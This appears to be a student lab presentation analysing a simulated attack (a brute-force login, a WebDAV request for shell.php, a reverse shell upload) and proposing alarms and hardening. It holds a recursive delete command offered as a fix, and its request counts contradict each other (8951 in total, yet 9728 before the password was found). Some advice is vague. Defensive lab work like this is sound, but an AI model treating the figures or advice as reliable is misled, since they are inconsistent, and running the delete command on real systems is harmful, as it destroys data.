


Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made in the attack? 8951
- How many requests had been made before the attacker discovered the password? 9728




Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory? 44
- Which files were requested? Shell.php was requested



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Intrusion Detection system (IDS) and other firewalls

What threshold would you set to activate this alarm?

- any time someone scans

System Hardening

What configurations can be set on the host to mitigate port scans?

- Enable to scan authorized users and block any scan from unknown users/ ip addresses.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Set alarm that goes off any time someone including authorized users will try to access this directory.

What threshold would you set to activate this alarm?

- 1 attempt

System Hardening

What configuration can be set on the host to block unwanted access?

- We need to remove the file and the directory from the server. Locate the file in the safer location.

Describe the solution. If possible, provide required command lines.

```
rm -r /company_files
```

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

-We will let 5 attempts to try to login. After 5 attempts, the account will be blocked or locked.

What threshold would you set to activate this alarm?

-5 attempts

System Hardening

What configuration can be set on the host to block brute force attacks?

-The login page will be locked out for the user until the user would reach out the customer service to unlock the account.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Any access to this directory from unauthorized machine will cause the alarm.

What threshold would you set to activate this alarm?

- 1 attempt

System Hardening

What configuration can be set on the host to control access?

- This directory shouldn't be accessible from the web browser. There should be a firewall with set rules that restricts the access.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

-Getting alarm any time the file with .php ending is downloaded to the server

What threshold would you set to activate this alarm?

-1 attempt

System Hardening

What configuration can be set on the host to block file uploads?

-Removing ability to upload the files to this directory can be the best solution.